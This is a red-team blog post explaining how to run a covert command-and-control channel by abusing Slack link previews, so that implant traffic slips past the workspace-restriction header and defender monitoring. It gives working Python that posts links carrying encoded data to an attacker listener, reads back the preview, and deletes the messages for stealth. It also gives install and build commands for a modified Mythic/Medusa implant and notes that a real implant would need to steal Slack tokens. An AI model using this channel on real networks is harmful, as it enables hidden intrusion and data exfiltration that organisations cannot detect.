Detecting and blocking anomalous web requests has become trivial for Blue Teams, and if you are on a red team engagement, an implant pinging constantly to mybrandnewdomain-about-cooking.lol will not fly nowadays. Using External C2 has become one of the more advanced options to hide C2 communications within normal traffic that blends with normal activities of an organization. This might be to AWS, to Discord, to Github, to Teams, or, like in this case, to Slack.
While using Slack as a C2 is nothing new, the existing solutions can still be blocked at the corporate level by using X-Slack-Allowed-Workspaces-Requester, a Header supported by Slack, which blocks any access to another tenant: no more traffic to your own rogue Slack account created just for the engagement !
This demonstrates how to bypass this restriction.
The Idea
What I propose here is based on a very simple observation that any Slack user has made. Link previews are automatically appended to your message when they contain an HTTPS link:

The actual request fetching some of the content is performed by Slack. Not by your computer, not by your proxy. This is a nightmare for Blue Teams since they have zero visibility on this traffic, which happens between Slack’s servers and your listener. This also means it is fairly easy to restrict traffic to your listener so that only Slack’s infrastructure (and user-agent) can talk to it.
In summary, you have the two primitives required for a successful C2 channel:
- A way out: an HTTP request issuing a GET with a parameter, that Slack will perform on your behalf, bypassing any corporate restrictions.
- The answer: the preview.
The flow is almost as the one for a basic C2 channel over HTTP, except that you use a Slack message as a proxy, and that the response actually has to be contained within some <meta name="description" content=XXXXX> HTML sections that Slack is extracting (cf. httpget/c2_code/response_template.html in the httpget repo, which is the HTML template that will embed the Mythic’s responses and be previewed by Slack).
That content (the response from the teamserver) can be quite big. The query (from the implant) is limited to an HTTP GET. These restrictions are not as bad as having a C2 over DNS but not great either, especially if your intention was to use socks.
The Implementation
What I implemented here leverages the open-source Mythic framework with a Medusa payload. Medusa is in Python, which makes it easier to visualize the code and reimplement with whichever framework you are working with.
But first, let’s look at a simple demo in Python (slack-sdk-demo.py provided in the repo), posting a message with a link and retrieving the answer, and then deleting the message (for stealth - also note that posting a DM to yourself doesn’t send any notification, cf. the snippet further down below):
import os
import json
from slack_sdk import WebClient
from slack_sdk.errors import SlackApiError
from time import sleep

SLACK_TOKEN="xoxp-11..."    # generate this with the permissions to write messages
USER_ID="U0..."             # get this from Slack thick-client in Profile/Copy Member ID
MSG_ID="17....."            # returned when you successfully post a message

def read_attach(thread, r_ts):
	print(f"[+] Reading preview for msg {r_ts}")
	reply_msg = next(m for m in thread["messages"] if m["ts"] == r_ts)
	attachments = reply_msg.get("attachments",[])
	return attachments[0]["text"]

def ping_out(client, msg_id, msg):
	msg = "Check this: " + msg
	try:
		opened = client.conversations_open(users=USER_ID)
		dm_id = opened["channel"]["id"]
		r= client.chat_postMessage(channel=dm_id, thread_ts=msg_id, text=msg)
		r_ts = r['ts']
		print(f"[+] Posted {r_ts}")
		sleep(3)
		thread = client.conversations_replies(channel=dm_id, ts=msg_id)
		r= read_attach(thread, r_ts)
		sleep(3)
		print("[+] Now deleting...")
		client.chat_delete(channel=dm_id, ts=r_ts)

	except SlackApiError as e:
		print(f"Error: {e.response['error']}")
		print(f"Response: {e.response}")
	return r

def main():
	try:
		client = WebClient(token=SLACK_TOKEN)
	except SlackApiError as e:
		print(f"Error: {e.response['error']}")
		print(f"Response: {e.response}")

	print(ping_out(client, MSG_ID, "https://my.listener.com/?q=ABCDEFG"))
Note that this Python snippet uses the Slack SDK, but the Mythic implant only performs GET requests directly, skipping the dependency on this library.

Posting a link and then fetching the Slack’s preview looks like this, when printing out traffic. The C2 server’s response is actually embedded within the HTML meta anchor:
Most of the work now consists in adapting an existing External C2 framework to that plumbing. For Mythic, this requires altering the http profile which mixes POST and GET requests, while we only want to work over GET requests here.
I have taken a standard Medusa payload and modified it so that its traffic would consist in posting/reading from my Slack account, as opposed to pinging directly to the listener. I have also had to tinker a bit with the sleep time to be sure that it would be long enough to ensure a Slack message has been posted, previewed, deleted, in time before the next ping.

Note: the final payload automatically resolves the USER_ID at runtime and automatically posts a dummy messages too, to shelter the following post/delete sequences for each ping.
Instructions
Release code is available here and is made of:
- an
httpgetlistener (slight revamp of the existing http, since we need to avoidPOST) - a new
Medusapayload talking to your Slack DMs rather than to a C2 listener.
Mythic Setup
-
Install Mythic
-
Clone this repo
git clone git@github.com:RWXstoned/Slack-links-preview-C2.git
- Install the
httpgetC2 profile, and theMedusaversion, from this repo. In yourMythicdirectory:
sudo ./mythic-cli install folder /home/user/Slack-links-preview-C2/Medusa
sudo ./mythic-cli install folder /home/user/Slack-links-preview-C2/httpget
- Build them locally (unlike the official
http, etc, these are not available and published on an online registry):
sudo docker compose -f /path/to/Mythic/docker-compose.yml build --no-cache httpget medusa
- Start Mythic and confirm that both
medusaandhttpgetare up:
./mythic-cli start
./mythic-cli status
Payload Creation
I used a Cloudflare tunnel to get a public URL for this. Fill in the payload creation as shown below, and disable the obfuscation if you want to easily see the resulting Python payload:

More parameters:

Generate, run, and get your callback !
What Next
For this demo I use a user token generated on the Slack app (“xoxp-…”), baked into the Medusa implant (you have to provide it when clicking through the Medusa payload creation). In a realistic implant you’d have to handle the Slack token theft yourself, based on the OS. Refer to this SpecterOps blogpost for more on that topic.
As alluded to before, this technique also has hard limits set by the Slack preview and the fact that all you can ping out is essentially an HTTP GET parameter. There is also the Slack-specific latency in fetching the preview (can take a few seconds). Slack also appeared to struggle/fail to preview links when the HTTP GET query was too big… I had to enforce a maximum size MAX_QUERY_LEN = 1400 in the Python payload. I have added some cheap retry logic and sleeps to increase robustness but for your own implementation this is an important design item to have in mind for your beacon to be stable, especially for commands that will generate traffic (downloading/uploading file). I would probably forget about using socks over this type of C2 channel though.

Finally, I will leave you with this snippet showing that the same idea applies to Teams, although I haven’t explored it: